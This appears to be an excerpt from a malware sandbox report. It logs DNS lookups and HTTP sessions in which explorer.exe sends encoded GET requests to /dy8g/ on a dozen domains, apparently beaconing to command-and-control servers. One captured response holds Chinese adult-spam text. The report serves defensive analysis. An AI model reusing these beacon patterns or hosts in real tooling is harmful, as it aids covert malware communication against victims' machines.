Jun 22, 2021 18:25:23.532597065 CEST	8.8.8.8	192.168.2.6	0x14f9	No error (0)	www.cindywillardrealtor.com	cindywillardrealtor.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:23.532597065 CEST	8.8.8.8	192.168.2.6	0x14f9	No error (0)	cindywillardrealtor.com		34.102.136.180	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:28.953159094 CEST	8.8.8.8	192.168.2.6	0x2779	No error (0)	www.doityourselfism.com	doityourselfism.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:25:28.953159094 CEST	8.8.8.8	192.168.2.6	0x2779	No error (0)	doityourselfism.com		169.62.77.158	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:34.678531885 CEST	8.8.8.8	192.168.2.6	0x5716	Server failure (2)	www.saludflv.info	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 22, 2021 18:25:39.783648968 CEST	8.8.8.8	192.168.2.6	0xc48e	No error (0)	www.builtbydawn.com		172.67.129.33	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:39.783648968 CEST	8.8.8.8	192.168.2.6	0xc48e	No error (0)	www.builtbydawn.com		104.21.2.115	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:44.998709917 CEST	8.8.8.8	192.168.2.6	0xeaa6	No error (0)	www.qq66520.com		166.88.88.176	A (IP address)	IN (0x0001)
Jun 22, 2021 18:25:50.750444889 CEST	8.8.8.8	192.168.2.6	0xf777	No error (0)	www.mzyxi-rkah-y.net		52.79.124.173	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:01.425106049 CEST	8.8.8.8	192.168.2.6	0x84be	Name error (3)	www.avito-payment.life	none	none	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:06.553442001 CEST	8.8.8.8	192.168.2.6	0x2016	No error (0)	www.thenorthgoldline.com	825610.parkingcrew.net		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:26:06.553442001 CEST	8.8.8.8	192.168.2.6	0x2016	No error (0)	825610.parkingcrew.net		75.2.81.221	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:11.852895021 CEST	8.8.8.8	192.168.2.6	0x5665	No error (0)	www.guys-only.com		154.196.232.108	A (IP address)	IN (0x0001)
Jun 22, 2021 18:26:17.813395023 CEST	8.8.8.8	192.168.2.6	0xfb0d	No error (0)	www.wideawakemomma.com	wideawakemomma.com		CNAME (Canonical name)	IN (0x0001)
Jun 22, 2021 18:26:17.813395023 CEST	8.8.8.8	192.168.2.6	0xfb0d	No error (0)	wideawakemomma.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.invisiongc.net
- www.killrstudio.com
- www.ivoirepneus.com
- www.extinctionbrews.com
- www.cindywillardrealtor.com
- www.doityourselfism.com
- www.builtbydawn.com
- www.qq66520.com
- www.mzyxi-rkah-y.net
- www.thenorthgoldline.com
- www.guys-only.com
- www.wideawakemomma.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49756	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:02.409568071 CEST	4856	OUT	GET /dy8g/?6l-=6lY0&A4Ll=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZraksguVxe KRya9uu2A== HTTP/1.1 Host: www.invisiongc.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:02.550642014 CEST	4857	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:25:02 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be46-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49757	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:07.686913967 CEST	5602	OUT	GET /dy8g/?A4Ll=cuaraJgkoEfCri9CHpn14TbyfEdnqeu3xvSLUqjD8bR4lpFRWk9obMnQWFhWIe7eI+ID23wHyg==&6l-=6lY0 HTTP/1.1 Host: www.killrstudio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:07.827526093 CEST	5603	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:25:07 GMT Content-Type: text/html Content-Length: 275 ETag: "60cf306c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49772	154.196.232.108	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:26:12.087053061 CEST	5669	OUT	GET /dy8g/?A4Ll=xnzbbPmlZmYZGqrTQxh0SyAvVYBEHJsgluOUHMC+sqx7GSIQl98agFOAtXHHwP8thCN3RkXuRg ==&6l-=6lY0 HTTP/1.1 Host: www.guys-only.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:26:12.319773912 CEST	5669	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Tue, 22 Jun 2021 16:26:14 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49773	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:26:17.859261036 CEST	5670	OUT	GET /dy8g/?6l-=6lY0&A4Ll=n9TsU/XZirCaXaeSUYbcU/ldcwtyxBDUqcAV1OuBRveQ+2sj4hTKAs/tsBBJXfdNhkQaXcLrpw== HTTP/1.1 Host: www.wideawakemomma.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:26:17.999823093 CEST	5671	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:26:17 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be46-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49758	213.186.33.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:13.103247881 CEST	5616	OUT	GET /dy8g/?6l-=6lY0&A4Ll=txuHOH5mmlRIAzfI6nqq0ViggBeEQnMt8DQXoVThNh6+jXgye1aguJwAyFZ9eO3q4TbjPHrHlw== HTTP/1.1 Host: www.ivoirepneus.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:13.156203032 CEST	5617	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Tue, 22 Jun 2021 16:25:13 GMT Content-Type: text/html Content-Length: 138 Connection: close Location: http://www.ivoirepneus.com X-IPLB-Instance: 16978 Set-Cookie: SERVERID77446=200178|YNIO7|YNIO7; path=/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49759	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:18.311331034 CEST	5617	OUT	GET /dy8g/?A4Ll=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoGP3cSH4hj9/IphBwA==&6l-=6lY0 HTTP/1.1 Host: www.extinctionbrews.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:18.451875925 CEST	5618	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:25:18 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be46-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49760	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:23.578876019 CEST	5619	OUT	GET /dy8g/?6l-=6lY0&A4Ll=d70oYrFBgMb8Os9vLLnU0lHHdKTBSZLAimar8DFO2VzVjiqJdJvZleKp8o1L2qAF92htTMNNUg== HTTP/1.1 Host: www.cindywillardrealtor.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:23.719109058 CEST	5619	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:25:23 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be46-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49761	169.62.77.158	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:29.144289017 CEST	5620	OUT	GET /dy8g/?A4Ll=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&6l-=6lY0 HTTP/1.1 Host: www.doityourselfism.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:29.339704037 CEST	5621	IN	HTTP/1.1 302 Found Date: Tue, 22 Jun 2021 16:25:29 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16 mod_apreq2-20090110/2.8.0 mod_perl/2.0.11 Perl/v5.16.3 Location: http://ww1.doityourselfism.com/?A4Ll=Y4JBfBjBKMGzbUzrNu+ARLK4ZQab+dap1kq40YSvqSzyJ/mfRg4U9+Lz1eKJfRLK3cAmaa0bkw==&6l-=6lY0 Content-Length: 310 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 31 2e 64 6f 69 74 79 6f 75 72 73 65 6c 66 69 73 6d 2e 63 6f 6d 2f 3f 41 34 4c 6c 3d 59 34 4a 42 66 42 6a 42 4b 4d 47 7a 62 55 7a 72 4e 75 2b 41 52 4c 4b 34 5a 51 61 62 2b 64 61 70 31 6b 71 34 30 59 53 76 71 53 7a 79 4a 2f 6d 66 52 67 34 55 39 2b 4c 7a 31 65 4b 4a 66 52 4c 4b 33 63 41 6d 61 61 30 62 6b 77 3d 3d 26 61 6d 70 3b 36 6c 2d 3d 36 6c 59 30 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49766	172.67.129.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:39.828190088 CEST	5640	OUT	GET /dy8g/?A4Ll=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUHJ1zZD6cROGeNm54w==&6l-=6lY0 HTTP/1.1 Host: www.builtbydawn.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:39.894753933 CEST	5641	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 22 Jun 2021 16:25:39 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Tue, 22 Jun 2021 17:25:39 GMT Location: https://www.builtbydawn.com/dy8g/?A4Ll=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUHJ1zZD6cROGeNm54w==&6l-=6lY0 cf-request-id: 0ad623bf160000324470 85d000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v2?s=4LSx3QPsSWq1uFYqrGXbf8LvK1fi%2FqXets7CKG0Y5i4lubM%2FgteHR997gQM%2Fu7raxmn7xfaolxGhWAY%2BOTOcGXlJL4wtWllhfMZa30mFTKXBc%2FKatV97PIcqd6Ev1fr0Ow%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Server: cloudflare CF-RAY: 6636d5782cbf3244-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49767	166.88.88.176	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:45.192420959 CEST	5643	OUT	GET /dy8g/?6l-=6lY0&A4Ll=rxSGsMlf+TpCm2paceR4OA9vkYPhboYZiWSl1OoSBIXvvwNRDuCI148weh0JxST9QqctWF9UAQ== HTTP/1.1 Host: www.qq66520.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:45.386563063 CEST	5644	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 22 Jun 2021 16:25:45 GMT Content-Type: text/html Content-Length: 4861 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 d7 f1 d2 e5 d2 d3 c9 d5 b5 e7 d7 d3 c9 cc ce f1 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 33 35 36 37 3b 26 23 31 39 39 39 36 3b 26 23 33 35 31 39 39 3b 26 23 32 35 31 36 35 3b 26 23 31 39 39 36 38 3b 26 23 32 36 36 38 31 3b 26 23 32 35 31 36 33 3b 26 23 32 35 33 35 31 3b 26 23 32 32 36 30 31 3b 26 23 32 31 38 39 38 3b 26 23 33 30 31 34 30 3b 26 23 32 30 31 30 32 3b 26 23 39 35 3b 26 23 32 33 35 36 37 3b 26 23 31 39 39 39 36 3b 26 23 33 35 31 39 39 3b 26 23 32 30 33 32 30 3b 26 23 32 36 31 35 39 3b 26 23 31 39 39 38 31 3b 26 23 32 36 31 35 39 3b 26 23 32 37 34 32 34 3b 26 23 39 39 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 33 38 34 30 35 3b 26 23 33 35 38 33 35 3b 26 23 39 35 3b 26 23 32 31 34 34 38 3b 26 23 32 32 39 30 39 3b 26 23 32 39 36 30 39 3b 26 23 32 31 34 34 38 3b 26 23 32 30 38 36 39 3b 26 23 32 33 33 38 34 3b 26 23 32 33 35 36 37 3b 26 23 33 30 33 34 30 3b 26 23 32 33 35 36 37 3b 26 23 34 30 36 34 34 3b 26 23 32 37 38 33 33 3b 26 23 32 38 32 31 36 3b 26 23 32 35 31 30 33 3b 26 23 39 35 3b 26 23 32 35 31 30 34 3b 26 23 32 34 31 38 30 3b 26 23 32 32 38 39 39 3b 26 23 32 30 31 35 34 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 26 23 35 35 3b 26 23 35 35 3b 26 23 35 35 3b 26 23 35 35 3b 26 23 39 35 3b 26 23 32 36 30 38 35 3b 26 23 32 36 34 31 32 3b 26 23 31 39 39 38 31 3b 26 23 32 31 33 34 35 3b 26 23 32 31 39 39 36 38 3b 26 23 32 31 33 34 35 3b 26 23 32 30 31 30 38 3b 26 23 32 32 33 31 32 3b 26 23 33 34 34 37 3b 26 23 33 35 32 36 3b 26 23 33 30 34 37 35 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 33 35 36 37 3b 26 23 31 39 39 39 36 3b 26 23 33 35 31 39 39 3b 26 23 32 35 31 36 35 3b 26 23 31 39 39 36 38 3b 26 23 32 36 36 38 31 3b 26 23 32 35 31 36 33 3b 26 23 32 35 33 35 31 3b 26 23 32 33 36 30 31 3b 26 23 32 31 38 39 38 3b 26 23 33 30 31 34 30 3b 26 23 32 30 31 30 32 3b 26 23 39 35 3b 26 23 32 33 35 36 37 3b 26 23 31 39 39 39 36 3b 26 23 33 35 31 39 39 3b 26 23 32 30 33 32 30 3b 26 23 32 36 31 35 39 3b 26 23 31 39 39 38 31 3b 26 23 32 36 31 35 39 3b 26 23 32 37 34 32 34 3b 26 23 39 39 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 33 38 34 30 35 3b 26 23 33 35 38 33 35 3b 26 23 39 35 3b 26 23 32 31 34 34 38 3b 26 23 32 32 39 30 39 3b 26 23 32 39 36 30 39 3b 26 23 32 31 34 34 38 3b 26 23 32 30 38 36 39 3b 26 23 32 33 33 38 34 3b 26 23 32 33 35 36 37 3b 26 23 33 30 33 34 30 3b 26 23 32 33 35 36 37 3b 26 23 34 30 36 34 34 3b 26 23 32 37 38 33 33 3b 26 23 32 38 32 31 36 3b 26 23 32 35 31 30 33 3b 26 23 39 35 3b 26 23 32 35 31 30 34 3b 26 23 32 34 31 38 30 3b 26 23 32 32 38 39 39 3b 26 23 32 30 31 35 34 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 26 23 35 35 3b 26 23 35 35 3b 26 23 35 35 3b 26 23 39 35 3b 26 23 32 36 30 38 35 3b 26 23 32 36 34 31 32 3b 26 23 31 39 39 38 31 3b 26 23 32 31 33 34 35 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 34 35 3b 26 23 32 30 31 30 38 3b 26 23 32 31 33 34 35 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>小东西才一根手指就喊疼了_小东西你是不是欠c免费阅读_又好玩又内存小的小黄油游戏_成年女人免费视频播放77777_日本不卡一卡二卡在线观看</title><meta name="keywords" content="小东西才一根手指就喊疼了_小东西你是不是欠c免费阅读_又好玩又内存小的小黄油游戏_成年女人免费视频播放7777_日本不卡一卡二卡在&#3244

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49768	52.79.124.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:51.038847923 CEST	5649	OUT	GET /dy8g/?A4Ll=GqSDmzIjGNxp2FecVmHvyCO88qwvtjnKiC416l48PhUYnL/NIW7nDNxc91PxOE41cEyZFixE4g==&6l-=6lY0 HTTP/1.1 Host: www.mzyxi-rkah-y.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:51.324237108 CEST	5649	IN	HTTP/1.1 301 Moved Permanently Server: awselb/2.0 Date: Tue, 22 Jun 2021 16:25:51 GMT Content-Type: text/html Content-Length: 134 Connection: close Location: https://www.mzyxi-rkah-y.net:443/dy8g/?A4Ll=GqSDmzIjGNxp2FecVmHvyCO88qwvtjnKiC416l48PhUYnL/NIW7nDNxc91PxOE41cEyZFixE4g==&6l-=6lY0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 